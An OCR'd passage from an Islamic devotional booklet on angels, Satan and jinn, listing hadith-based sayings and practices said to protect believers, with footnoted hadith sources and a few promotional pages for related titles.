Ibn Omar ﷺ reported that the Prophet ﷺ said: "Avoid being naked, for with you are those who never leave you except when you are relieving yourselves, and when a man has intercourse with his wife; so observe modesty before them and honour them."[38]

In another Hadith, reported by Ibn Abbas ﷺ, the Prophet ﷺ said: "Allah forbids you to be naked, so show modesty before Allah's angels, who do not leave you except on three occasions: when you are relieving yourselves, when a man has intercourse with his wife, and when you take a (ritual) bath."[39]

The evil companion:

The evil companion makes mischief, and causes evil to appear as something good to one, and whispers to them to commit sins. 'Abdullah Ibn Mas'ud ﷺ narrated that the Prophet ﷺ said: "Satan exercises his influence upon the son of Adam, as does the angel with his influence (upon him). The influence of Satan is that he holds the promise of evil and denial of truth. And the influence of the angel is that he

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[38] At-Tirmidhi (2800) who classified it as Hadith *Gharib* (strange, scarce).

[39] Al-Bazzar with an *Isnad Hasan*, as in "*Mujma' az-Zawa'id*": (1/268-269).

holds the promise of good news and the affirmation of truth. Thus he who perceives this (i.e. the good promise) should praise Allah, while he who finds contrary to it, he should seek refuge with Allah from Satan, the accursed. He ﷺ then recited this verse: **﴿Satan threatens you with the prospect of poverty, and bids you to be indecent﴾** [40] Hence, the evil companion orders men to commit evil and mischief, and also makes sins and misdeeds appear good to them.

How to gain the protection of Angels:

Anas ﷺ narrated that the Prophet ﷺ said: "When a man goes out of his house the devils will meet him; but if he says: "In the Name of Allah," the Angels will say: "You are guided;" if he says: "I place my trust in Allah;" the Angels will say: ""defended," and if he says: "There is no might nor power except in Allah," the Angels will say to him: "You are protected." The devils would distance themselves from him, and another devil would say: "How can you deal with such a man who has been guided, defended and protected?"[41]

Amara Ibn Bashir ﷺ reported that the Prophet ﷺ said: "Whoever says at sunset: 'None has the right to be worshipped except Allah, alone, without associate, to Him

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[40] Surat al-Baqarah: Verse 268 and the Hadith is reported by at-Tirmidhi (2988) and Ibn Hibban: (993); however al-Bani classified it as *Da'if* in his "*Da'if al-Ja'mi*" (1961).

[41] Abu Dawud (5095) and at-Tirmidhi: (3426).

belongs sovereignty and praise, Who gives life and causes death, and He is Able to do all things,' ten times, Allah would send armed angels who would protect him from Satan until (the following day) when he wakes up."[42]

In the aforementioned Hadith, reported by Abu Hurairah ﷺ, "Whenever you go to bed, recite *Ayat-al-Kursi - 'Allahu la ilaha illa huwa-l-Hayy-ul Qayyum...'* until the end of the verse. (If you do so), Allah will appoint a guard for you who will stay with you and no Satan will come near you until morning."

Angels do not enter the following types of houses:

Abu Talhah al-Ansari ﷺ reported that the Prophet ﷺ said: "Angels do not enter a house which has either a dog or a picture (or image) in it."[43]

'Ali Ibn Abee Ta'lib ﷺ reported that the Prophet ﷺ said: "Angels do not enter a house where there is a picture, or a dog, or a person who is in a state of *Janabah*."[44]

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[42] at-Tirmidhi: (4534) and an-Nasa'i': (783).
[43] Sahih al-Bukhari (3225), Sahih Muslim (216) and others.
[44] Imam Ahmed (1/80, 83,107), Abu Dawud: (227), Ibn Hibban: (1202), al-Hakim: (1/171) and others.

'Aishah, may Allah be pleased with her, reported that the Prophet ﷺ said: "Angels do not enter a house where there is a bell."[45]

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "The bell is the musical instrument of Satan."[46]

Aishah, may Allah be pleased with her, said: "I never used to leave in the Prophet's house anything carrying any images or crosses except that he would obliterate them."[47]
Adiy Ibn Hatim reported: "I came to the Prophet ﷺ with a golden cross round my neck and he ﷺ said: "O Adiy, throw away that idol." [48]

The angels who do not enter houses are those who carry mercy, blessing and forgiveness; but as for the guardian angels who write down peoples' deeds, they are with us all the time.

These days, many Muslim homes tend to be decorated with things brought from the lands of the *Kuffaar*, such as the cross, statues of their false gods, pictures of Mary and Jesus, the Buddha, Greek's idols, etc. A sincere Muslim, who is a

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[45] Imam Ahmed (6/242) and, Abu Dawud: (4231).
[46] Sahih Muslim (2114), Abu Dawud: (2556) and others.
[47] Sahih al-Bukhari (5952), Abu Dawud (4151) and Imam Ahmed (6/52; 237).
[48] At-Tirmidhi (3095), al-Bayhaqi (20137) and at-Tabarani in "*Al-Kabir*" (17/92).

true *Muwahhid,* should never place these idols on the walls of his home, because this act contradicts the principle of *Tawheed.* A true Muslim should obliterate any symbol of *shirk* in his house; whether it is a picture, statue, painting or engraving.

The worse practice that Muslims have adopted from the *Kuffaar* is keeping dogs as pets. These Muslims buy expensive dogs and spend a great deal of money on their food and cleaning, without realizing that they are committing a sin, since keeping a dog in one's house is forbidden. The saliva of dogs is impure; and this would mean that most objects in the house would also become impure, since dogs have a tendency to lick almost everything that crosses their path. If a dog licks a utensil it must be washed seven times, (the first time with soil), and the reward of the family would be deducted daily, as the Prophet ﷺ said: "No family attaches itself to a dog without a *qirat* (weight) of their good deeds being deducted daily, except for the case of a hunting dog, farm dog, or sheepdog."[49]

The Messenger of Allah ﷺ said: "Jibreel عليه السلام came to me and said: 'I came to you last night but was prevented from entering simply because there were images on the door; for there was a decorated curtain with images on it in the house,

[49] Sahih Muslim (280), at-Tirmidhi (1489), abu Dawud, an-Nasa'i' and ad-Darami, on the authority of 'Abdullah Ibn Mughaffal رضي الله عنه.

and there was a dog in the house. So give the order that the head of the image that is in the house should be removed, in order for it to resemble a tree; order the curtain be cut up and made into two cushions, spread out (on the floor), on which people may tread; and give an order for the dog to be turned out.'" Then the Messenger of Allah ﷺ did this.[50]

[50] Imam Ahmed (2/305), Abu Dawud (4158), at-Tirmidhi (2806), Ibn Hibban (5853-5854), and al-Bayhaqi (14353), on the authority of Abu Hurairah ﷺ.

Ten sayings that Protect one from Jinn:

1- Seeking refuge in Allah from Satan:

Allah ﷻ says,

وَإِمَّا يَنزَغَنَّكَ مِنَ ٱلشَّيۡطَٰنِ نَزۡغٞ فَٱسۡتَعِذۡ بِٱللَّهِۖ إِنَّهُۥ هُوَ

ٱلسَّمِيعُ ٱلۡعَلِيمُ ٣٦

﴿and if an evil whisper from Satan tries to turn you away, then seek refuge in Allah. Verily, He is the All-Hearer, the Knower﴾ [51]

And in another verse, He ﷻ says,

وَإِمَّا يَنزَغَنَّكَ مِنَ ٱلشَّيۡطَٰنِ نَزۡغٞ فَٱسۡتَعِذۡ بِٱللَّهِۚ إِنَّهُۥ سَمِيعٌ عَلِيمٌ ٢٠٠

[51] Surat Fussilat: Verse 36.

﴿and if an evil whisper comes to you from Satan, then seek refuge in Allah. Verily, He is All-Hearer, All-Knower﴾ [52]

In these two verses, Allah ﷻ tells us that He is the only One Who hears our calls and supplications, and answer our prayers; He ﷻ is the All-Hearer and the All-Knower. Therefore, if one experiences the whisperings of Satan, and his incitement to sin, he should seek refuge in Allah ﷻ, since this is the only way to resist such whispers and incitements.

In Sahih al-Bukhari, Sulaiman Ibn Sarad ﷺ reported: "Two men abused one another in front of the Prophet ﷺ while we were sitting with him. One of the two abused his companion furiously, and so his face became red. The Prophet ﷺ said, "I know a word (sentence), which will cause him to relax if he were to say it: 'I seek refuge with Allah from Satan, the outcast.'"[53]

2- Reciting the Two *Mu'awwidhatayn*:*

These last two Surahs have a great effect in seeking refuge in Allah from Satan and his evil companions, for they protect one from their whispers and incitement to evil. Abu Sa'id al-Khudri ﷺ reported that the Prophet ﷺ used to seek protection

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[52] Surat al-A'raf: Verse 200.

[53] Sahih al-Bukhari (6115) and Sahih Muslim (2610).

* Please read Tafseer Al-Mu'awwidhatayn by Ibn-Al-Qayyim

against the jinn and the evil eye, until the Surahs al-Falaq and an-Nas were revealed. (However) after they were revealed he ﷺ did not make any other supplication for this purpose, since these (two Surahs) were sufficient.[54]

'Aishah, may Allah be pleased with her, said: "Whenever the Prophet ﷺ went to bed every night, he used to cup his hands together and blow over them after reciting Surat Al-Ikhlas, Surat Al-Falaq and Surat An-Nas, and then rub his hands over his body (as far as he was able to), starting with his head, face and front of his body. He used to do that three times."[55] In another Hadith he ﷺ ordered Uqbah Ibn Amir to recite the *Mu'awwidhatayn* after each Salaah.

3- Reciting *Aayat al-Kursi*:

In the Hadith that was mentioned earlier, reported by Abu Hurairah ﷺ: "'Whenever you go to bed, recite *Ayat-al-Kursi* from the beginning to the end. He (referring to Satan) further said to me, '(If you do so), Allah will appoint a guard for you who will stay with you, and no devil will come near you until morning.' The Prophet ﷺ said, "He really spoke the truth, although he is a liar. Do you know who you were speaking to for the past three nights, O Abu Hurairah?" Abu Hurairah ﷺ said, "No." He ﷺ said, "It was Satan."

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[54] Sunan at-Tirmidhi (1019).
[55] Sahih al-Bukhari (6535).

4- Reciting Surat Al-Baqarah:

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "Do not make your houses as graveyards, for Satan runs away from the house in which Surat al-Baqarah is recited."[56]

5- Reciting the last two verses of Surat Al-Baqarah:

Abu Mas'ud al-Ansari ﷺ reported that the Prophet ﷺ said, "If one recites the last two verses of Surat al-Baqarah at night, it would be sufficient for him."[57]

An-Nu'man Ibn Bashir ﷺ reported that the Prophet ﷺ said: "Two thousand years before creating the heavens and the earth, Allah inscribed a book, from which He sent down the two verses with which He concluded Surat al-Baqarah. The Devil will not come near a house in which they are recited for three nights."[58]

6- Reciting the beginning of Surat Ha Mim (until the third verse), along with Ayat al-Kursi:

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "If anyone recites in the morning: *Ha-Mim al-Mu'min*, until **﴿to Him is the final goal﴾**, and *Aayat-Al-Kursi*, he would be guarded by

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[56] Sahih Muslim (780), at-Tirmidhi (2877) and Imam Ahmed (2/284).
[57] Sahih al-Bukhari (5008-5009) and Sahih Muslim (807).
[58] Imam Ahmed (4/274) and at-Tirmidhi (2882)..

them until the evening, and if anyone recites them in the evening, he will be guarded by them until morning."[59]

7- Repeating the following du'ah:

Abu Hurairah ﷺ narrated that the Messenger of Allah ﷺ said: "Whoever says: *'La ilaha illal-lah, wahdahu la sharika lahu, lahu-l-mulk wa lahu-l-hamd, wa huwa 'ala kulli shai'in qadir*,' one hundred times will get the reward of manumitting ten slaves; one hundred good deeds will be written in his account, and one hundred sins will be deducted, and it will be a shield for him from Satan for that day until the night, and nobody will be able to do a better deed except the one who does more (than him)."[60]

8- Making wudu' and performing Salaah:

This is the most useful protection against Satan, especially when one is enraged and possessed by anger, which becomes like a fire burning in one's heart. Abu Sa'id al-Khudri ﷺ reported that the Prophet ﷺ said: "The best of you are those who are slow in getting angry and swift in cooling down, and the worst of you are those who are swift in getting angry and slow in cooling down." He continued, "Beware of anger, for it is a live coal on the heart of the son of Adam. Do you not

[59] Transmitted by At-Tirmidhi (2879) who classified it as *Gharib*.
[60] Sahih al-Bukhari (3292) and Sahih Muslim (2692).

notice the swelling of the veins of his neck and the redness of his eyes? So if anyone experiences anything of that nature, he should lie down."[61]

In another Hadith, he said, "Satan is created from fire and fire is extinguished by water."[62] Therefore, only *Wudu* and *Salaah* can extinguish one's anger and desire; if one performs *Salaah* with full *Khushu'* and sincere submission to Allah ﷻ, it will help him resist anger and desire.

9- Avoiding futile talk, looking at the forbidden, excess eating and mixing:

Satan, may Allah curse him, gains control over the son of Adam and achieves his evil objectives by means of these four gates. Looking at forbidden things leads one to becoming attracted to them, then thinking of them, and then finally love and desire for them. A *Fitnah* starts with illegal gazing, as the Prophet ﷺ said: "A glance is a poisonous arrow of Satan, so whoever lowers his gaze for Allah's Sake, Allah will grant him gracefulness in his heart until the Day he meets Him."[63]

Futile talk also causes problems for many people, and through it Satan can easily gain access to the heart of the

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[61] Transmitted by At-Tirmidhi (5145) and Imam Ahmed (3/61, 19).
[62] "*As-Silsilah adh-Dhai'fah*" (582).
[63] Transmitted by al-Hakim with a weak *Isnaad*: (4/318).

believer; how many wars have been caused by one word only. The Prophet ﷺ took hold of his tongue and said to Mu'adh Ibn Jabal ﷺ: "Keep this in control." Mu'adh said: "Shall we be called to account in respect of that which we say?" He ﷺ answered: "May your mother lose you! Would people not be thrown face down into Hell only because of what they say?"[64]

Anas Ibn Malik ﷺ reported: "When one of the Companions died a man said, 'Rejoice over his entry into Paradise.' Allah's Messenger ﷺ said, "Do you say this while you do not know whether he perhaps spoke about that which did not concern him, or was niggardly about something which would have caused him no loss?"[65]

Most sins are caused by futile talk and gazing, and these are the most used devices of the cursed Satan. For example, once the stomach is full, it is more difficult to tempt one into eating beyond this point. On the other hand, if the temptation should continue, it is very easy to continue committing sins of the tongue and eyes; and in light of this, the *Salaf* used to warn people against the evil of both these sins: "Nothing deserves permanent confinement more than the tongue."

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[64] *Musnad* Ahmed (5/231), at-Tirmidhi (2616) and Ibn Majah.
[65] At-Tirmidhi (2316).

Excessive eating leads one to many aspects of evil; it guides one's limbs to commit sins, and slows them down in acts of worship. Therefore, whoever protects himself from excessive food has done great good to his own self. Satan takes control over the son of Adam when his/her stomach is full; for this reason, the Prophet ﷺ said: "No man fills a pot worse than his stomach. A few morsels are sufficient to keep a person's back straight. But if he wants to fill his stomach then he should divide his stomach into three parts: He should fill one third of the belly with food, another with drink, and leave one third empty for easy breathing."[66]

Excessive eating prevents one from *Dhikr* (remembrance) of Allah; if one neglects to remember Allah ﷻ for only one hour, Satan could take control over him, making empty promises with lies and falsehood. If one's stomach is full, his soul moves in the direction of desires and passion; but if one is hungry, his soul humbles itself and submits to the will of Allah ﷻ.

As for keeping bad company, it is a disease and has evil consequences. Mixing with people lacking in religious morals brings about enmity and curse; it instills hatred in the heart and causes one to lose out both in this world, as well as the Hereafter. Therefore, one should choose people who are likely to be of benefit to his *Deen*.

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[66] Transmitted by Imam Ahmed (4/132) and at-Tirmidhi (2381).

There are four general categories of people, which are useful for distinguishing good and bad company:

1- People who are as beneficial to the mind as nutrition is to the body. When one listens to their advice his mind is at rest; and if he should require further counsel, he is able to turn to such individuals with the satisfaction of knowing that they will - inshaAllah - point him in the right direction. This category of people are more precious than gold; they are the scholars, who have knowledge of Allah's Orders and Commandments; who enjoin good and forbid evil; who know the diseases of the heart and their cure; who guide people to the Right Path. We should all try to associate with these people, as this is likely to bring us much success and benefit.

2- People who are like medicine, whom we all need when we fall sick. As long as we are strong and healthy, we do not need to be with them. These people represent those whom we could not do without in seeking advice for our livelihood, dealings and business.

3- The third category is like an incurable disease of the body. They are people who do not benefit one in this world, nor in the Hereafter; however, one is bound to come across them throughout his life. These people are like a high fever to the soul; if one were to continue mixing with them, he would expose his soul to inevitable death. They lack understanding

(in religious matters especially) and intelligence; their speech is of little benefit, and they seldom exercise self-control by remaining silent in order to avoid committing sins of the tongue. Often they suffer from the disease of self-admiration and pride, despite the fact that they are in fact highly ignorant. And one often finds that he cannot avoid meeting such people, and is forced to associate with them, in which case the solution is to remain patient until Allah facilitates a way out of the situation.

4- The fourth category is like poison. These are the people of innovation and misguidance, who oppose the Sunnah of the Messenger ﷺ; they seek to distort the religion of Allah, and prevent people from walking upon the path of righteousness. They consider the Sunnah to be a *Bid'ah* and vice versa, and enjoin evil and forbid good. If one were to show them pure *Tawheed*, they would say he has belittled the importance of the *Awliya'* and pious (i.e. a Sufi group); if one follows the Sunnah of the Prophet and his teaching, they would say he has ignored following the Imams; if he enjoins good and forbids evil (according to the Sunnah), they would say he is causing *Fitnah*; and if he abandons the Right Path and follows their desires, he would still remain a hypocrite in their sight, but will also be a loser in the Sight of Allah. Therefore, one must always strive to please Allah ﷻ, regardless of whether people will be displeased with him or not, and one should not give any importance to the criticism, hatred, and slandering of the innovators.

In short, we must protect ourselves from the four gates of evil: futile speech, forbidden glances, excessive eating, and keeping bad company; and by doing so the effort to misguide us - on the part of the accursed devil - will be foiled.

10- Remembrance of Allah ﷻ is the best protection:

In the *hadith* of al-Harith al-Ash'ari ﷺ, the Prophet ﷺ said: "Allah gave Yahya, the son of Zakariyah, five commands that he was to abide by himself, and ordered the Children of Israel to abide by: 'To worship Allah and associate none in worship with Him; to pray, and when you pray, do not turn, for Allah looks to the face of His servant in Salaah as long as he does not turn; to fast; to give *Sadaqah*; and to remember Him (make *Dhikr*), because Allah's Servant cannot protect himself from Satan, except by *Dhikr'*. The Prophet ﷺ has said: "I command you to do five things, which Allah has commanded me to abide by: To listen to your ruler (the *Khalifah* of the Islamic state) and obey him, to fight in Allah's Cause (*Jihaad*), to emigrate, and to remain attached to the main body (*Jama'ah* of Muslims). He who separates himself from the community, even by a single hand span, has taken off the tie of Islam from his neck, unless he returns; and he who calls with the call of ignorance, he is without doubt one of the people of Hell." One of the Companions said: "O Messenger of Allah!

Even if he fasts and prays?" The Prophet ﷺ said: "Even if he fasts and prays; so call the Muslims by their own names, and by what Allah called them, Muslims, *Mu'minun*, and Servants of Allah."[67]

In the above Hadith the Prophet ﷺ informed us that nobody can protect himself from Satan except by the *Dhikr* of Allah ﷻ; and this is the exact meaning of Surat an-Nas; **﴿Say: "I seek refuge with (Allah) the Lord of mankind﴾**, because in this Surah Satan is described as **﴿Al-Khanaas﴾**, meaning: Satan withdraws from whispering in a person's heart after he has remembered Allah ﷻ; but when one forgets and neglects the remembrance of Allah, Satan whispers evil into his heart. Therefore, there is no better protection from satanic whispers, other than than *Dhikr*.

In the above Hadith, the Prophet ﷺ put great emphasis on the principle of *Tawheed*. No disbelieving soul will enter Paradise, but only people of pure *Tawheed*. *Tawheed* is the key to Paradise, but if this key has no teeth, the gate of Paradise would not open either; the teeth of this key are: Salaah, fasting, *Zakaah*, *Hajj*, *Jihaad*, enjoining good and forbidding evil, telling the truth, being trustworthy, maintaining the ties of kinship, and showing kindness to one's parents.

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[67] At-Tirmidhi (2863) who classified it as Hadith *Hasan Ghareeb Sahih*.

Allah ﷻ says,

ٱلَّذِينَ تَتَوَفَّىٰهُمُ ٱلْمَلَٰٓئِكَةُ طَيِّبِينَ ۙ يَقُولُونَ سَلَٰمٌ عَلَيْكُمُ ٱدْخُلُوا۟

ٱلْجَنَّةَ بِمَا كُنتُمْ تَعْمَلُونَ ﴿٣٢﴾

﴿Those whose lives the angels take while they are in a pious state, (i.e. pure from all evil, and worshipping none but Allah Alone) saying (to them) "Peace be on you; enter you Paradise, because of the good which you did (in the world)"﴾ [68],

And

وَسِيقَ ٱلَّذِينَ ٱتَّقَوْا۟ رَبَّهُمْ إِلَى ٱلْجَنَّةِ زُمَرًا ۖ حَتَّىٰٓ إِذَا جَآءُوهَا

وَفُتِحَتْ أَبْوَٰبُهَا وَقَالَ لَهُمْ خَزَنَتُهَا سَلَٰمٌ عَلَيْكُمْ طِبْتُمْ

فَٱدْخُلُوهَا خَٰلِدِينَ ﴿٧٣﴾

﴿And those who kept their duty to their Lord will be led to Paradise in groups, until they reach it, and its gates will be opened and its keepers will say: "Peace be upon you! You have done well, so enter here to abide therein forever."﴾ [69]

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[68] Surat An-Nahl: Verse 32.
[69] Surat az-Zumar: Verse 73.

In the above mentioned verses, it is clear that even the Angels will be pleased with the believers in the Hereafter, and will thus greet them with the salutation of Peace, congratulate them and welcome them into Paradise. The disbelievers, on the other hand, will have their eternal abode in the fire of Hell.

People are of three categories:

1) Good people with no evil - who will go to paradise;
2) Evil people with no good - who will go to Hellfire;
3) People who do both good deeds and evil deeds (sinners amongst Muslims). These people will be cast into Hell for a certain amount of time as a punishment for their sins, but will then enter Paradise. Eventually, there will only be two abodes: Paradise and Hellfire.

As for the Prophet's statement: "Pray, but when you pray, do not turn; for Allah looks to the face of His Servant in Salaah as long as he does not turn".

There are two types of forbidden 'turning' during Salaah:

First: Turning one's heart from Allah ﷻ to other than Him,

Second: Turning one's eyes.

Both acts are forbidden; for Allah ﷻ keeps looking to the face of His Servant in Salaah as long as he/she observes *Khushu'*, but when he turns his eyes or heart away, Allah ﷻ abandons him. 'Aishah, may Allah be pleased with her, asked the Prophet ﷺ about looking here and there during Salaah. He ﷺ replied, "It is what Satan steals from the Salaah of any one of you."[70]

There is a huge difference between a person who turns during Salaah and the person who concentrates and submits himself completely to Allah; the latter knows that he is standing before His Lord, his heart fears Allah and he feels subservient towards his Creator. Hassan Ibn Atiyyah said: "You will find two people praying the same Salaah and – at the same time - a great difference between them both, like that between the heaven and earth, because one of them faces Allah ﷻ with his heart, whilst the other is negligent."

If a Muslim intends to perform Salaah, Satan feels jealous of him, because this Muslim has intended to submit himself to and prostrate before His Lord, which is the most despised position by Satan. This is because he refused to obey Allah's Order to prostrate to Adam. Therefore Satan - may Allah curse him - does his utmost and makes every conceivable effort to disrupt a person's

[70] Sahih al-Bukhari (751), Abu Dawud (161) and *Musnad* Imam Ahmed (6/7, 106).

concentration during his Salaah, whispering to him until he feels lazy and ignores it. Salaah is the cornerstone or the backbone of Islam; one should not ignore it, nor feel lazy about performing it. If one performs his Salaah with full submission to Allah ﷻ, concentrating and fulfilling the requirement of *Khushu'* whilst forgetting about worldly affairs, his Salaah will be accepted by Allah ﷻ.

People are divided into five categories when it comes to performing Salaah:

1- There are those who wrong themselves by failing to perform *Wudu'* perfectly, or to pray at the prescribed times of Salaah, ignoring its *Arkaan* (essential ingredients).

2- There are those who perform Salaah on time, make perfect *Wudu'*, and maintain its *Arkaan*; however, they lose their concentration during Salaah (*Khushu'*) by listening to Satan's whisperings.


3- There are those who perform *Wudu'* perfectly, concentrating during Salaah, but they constantly battle against Satan's whisperings and insinuations, in order to prevent him from stealing their Salaah; these people are performing both Salaah and *Jihad* against Satan.


4- There are those who perform Salaah with complete submission to Allah. After they have completed *Wudu'*, their hearts have fully surrendered to the worship of Allah ﷻ,and they forget about worldly affairs.


5- There are those who perform Salaah with complete submission, sincerely focusing their hearts and minds on Allah ﷻ, fearing and loving Him ﷻ, as if they were looking at Him; Satan cannot whisper to them, for they are contemplating their Lord. The difference between these people and others with regard to Salaah is far greater than the distance between the heaven and the earth. In short, they are closer to Allah in Salaah than at any other time.


The first type will be punished for their poor salaah.
The second will be held accountable for it.
The third will have their sins forgiven for it.
The fourth will be rewarded for it.

The fifth will become close to Allah, because they concentrate on Salaah with their hearts and minds; they subdue their desire' and Satan's whisperings.


HOW TO PROTECT
YOURSELF FROM


Sword Against
Black Magic &
Evil Magicians


TAFSEER
AL-MU'AWWIDHATAYN
Explanation
of
Surah al-Falaq
Surah an-Nas


COMING SOON
Tricks
of
SHAYTAN

There are Three Types of Hearts

The First Heart is empty of Eeman and of any kind of good; this is a dark heart, which Satan no longer whispers into, because he, may Allah curse him, has already taken it as a permanent abode, and has full control over it.

The Second Heart is illuminated with the light of Eeman, but there is still a certain level of desire within it, so Satan can whisper into it every so often. The Eeman of this heart fluctuates, it increases and decreases; sometimes it defeats Satan, whilst at other times it is defeated.

The Third Heart is full of the light of Eeman; there is no desire that can affect it. This type of heart is always shining with Eeman, so Satan's whispering cannot affect it; in fact satan is likely be burnt as soon he comes close to it. This heart is like the heaven, protected by the stars, so if Satan comes close to it he is stoned and burnt at once. This type of

heart is protected by Allah ﷻ, because it is the focal point of *Tawheed*, love of Allah, knowledge and sincere Eeman. Such a heart is therefore deserving of protection from the allurement and ruses of Satan.

Remembrance of Allah is a Fortress

We have seen in the above mentioned Hadith, narrated by al-Harith al-Ash'ari ﷺ, in which the Prophet ﷺ said: "I command you to make *Dhikr* of Allah ﷻ (remembrance), because this is like a man who is followed by his enemies but seeks protection in a fortress; therefore, a servant cannot protect himself from Satan, except by making *Dhikr* of Allah."

A servant of Allah ﷻ must always busy his tongue with the remembrance of Allah, because Satan is could gain control over him if he were to become inattentive or absent-minded. Ibn Abbas ﷺ said: "Satan has full control over the son of Adam's heart; if it is negligent, Satan whispers to it, but if it makes mention of Allah ﷻ, he will withdraw his whispering."[71]

[71] Transmitted by Ibn Abi ad-Dunya' in "*Maka'id ash-Shaytaan*" (22), Abu Nuaim in "*Al-Hilya*" (6/268), "*Majma' az-Zawa'id*" (7/149), "*Dai'f al-Ja'mi*" (148) and "*Al-Mata'lib al-Aliya*" (3384).

Mu'adh Ibn Jabal ﷺ reported that the Prophet ﷺ said: "No good deed performed by the son of Adam could protect him more from the punishment of Allah than the *Dhikr* of Allah ﷻ."[72] Mu'adh ﷺ also reported another Hadith, in which the Prophet ﷺ said: "Shall I inform you of the best of your deeds; the purest of your property before your Lord; the highest in reward; what is better for you than spending gold and silver; and better for you than encountering your enemy and striking their necks and their striking your necks?" The Companions said: "Yes, indeed, O Messenger of Allah!" He ﷺ said: "*Dhikr* of Allah ﷻ." [73]

Al-Bayhaqi relates from Ibn 'Umar ﷺ that Allah's Messenger ﷺ said: "For everything there is a polish, and the polish of the heart is the *Dhikr* (remembrance) of Allah. There is nothing more potent in saving a person from the punishment of Allah than the *Dhikr* of Allah." It was said: "Not even Jihad in the path of Allah." So he ﷺ replied: "Not even if you were to continue striking with your sword until it breaks."

There is no doubt that hearts become rusty, just as copper and silver coins become rusty. The polish for this 'rust' is the *Dhikr* of Allah. This is because *Dhikr* is like a polish that cleanses the heart. When *Dhikr* is abandoned, the rust

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[72] *Musnad* Ahmed (5/239) with a good *Isnad*.
[73] *Musnad* Ahmed (3377) and al-Hakim (1/496).

returns. But when *Dhikr* is resumed, then the heart is cleansed once more. For hearts become rusty due to two things by: neglecting to remember Allah, and by committing sins. The polish for these two things is: Seeking Allah's Forgiveness and *Dhikr*.

Whoever neglects the remembrance of Allah, his heart becomes rusty in proportion to the level of his negligence. For when this rust accumulates on the heart, then it no longer recognises things as they really are. Thus, it views falsehood as if it were the truth, and truth as if it were falsehood. This is because this rust darkens and confuses the heart's perception, and so it is unable to truly recognise things for what they really are. As the rust accumulates, the heart becomes darkened, and as this happens the heart becomes stained with this dirty rust; and when this occurs it corrupts the heart's perception and recognition of things. The heart (then) does not accept the truth nor does it reject falsehood, and this limbo state is the greatest calamity that can strike the heart. Being neglectful of *Dhikr* leads to following one's whims and desires, which is a direct result of the disease of negligence, and causes the inner light of the heart to become extinguished even further. This is illustrated in the following verse:

وَلَا تُطِعْ مَنْ أَغْفَلْنَا قَلْبَهُۥ عَن ذِكْرِنَا وَٱتَّبَعَ هَوَىٰهُ وَكَانَ أَمْرُهُۥ فُرُطًا ﴿٢٨﴾

﴿And obey not any whose heart We have made heedless of Our Remembrance, one who follows his own lusts and whose affair has been lost﴾ [74]

The true servants of Allah ﷻ are those whose hearts are turned to Him, morning, noon, and night, and who seek not worldly gain, but Allah's Grace, Allah's Own Self, His Presence and nearness to Him. Even if they are materially poor in this world, their faith gives them more inward and spiritual satisfaction than worldly grandeur or worldly attractions ever would. As for those who stray from Allah's Path, Allah's Grace is nevertheless All-Encompassing: it seeks to reclaim them and bring them back to the path. If such a person resists, and follows his own lusts, eventually his case becomes hopeless. In such circumstances, Allah's Grace no longer reaches him, and he is left in his pride and insolence. One ought to be wary of following the example or advice of such a person, and should not seek to become a member of his social group or desire his wretched idols.

One has to be careful about who he chooses to follow; one should only follow scholars and Sheikhs who follow the

[74] Surat *al-Kahf*: Verse 28.

Sunnah and who make *Dhikr* of Allah. The person who makes *Dhikr* is alive whilst the one is negligent is spiritually dead. There are numerous verses in the Qur'an indicating the benefit and superiority of making *Dhikr* of Allah ﷻ:

Allah ﷻ says,

فَٱذْكُرُونِيٓ أَذْكُرْكُمْ وَٱشْكُرُوا۟ لِى وَلَا تَكْفُرُونِ ﴿١٥٢﴾

﴿Therefore remember Me, I will remember you, and be grateful to Me and never be ungrateful to Me﴾[75];

يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُوا۟ ٱذْكُرُوا۟ ٱللَّهَ ذِكْرًا كَثِيرًا ﴿٤١﴾

﴿O who you believe! Remember Allah with much remembrance﴾ [76];

ٱلَّذِينَ يَذْكُرُونَ ٱللَّهَ قِيَٰمًا وَقُعُودًا وَعَلَىٰ جُنُوبِهِمْ وَيَتَفَكَّرُونَ فِى خَلْقِ

ٱلسَّمَٰوَٰتِ وَٱلْأَرْضِ ﴿١٩١﴾

﴿Those who remember Allah; standing, sitting and lying down on their sides; and think deeply about the creation of the heavens and the earth﴾ [77];

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[75] Surat *Al-Baqarah*: Verse 152.
[76] Surat *Al-Ahzab*: Verse 41.
[77] Surat *Al-'Imran*: Verse 191.

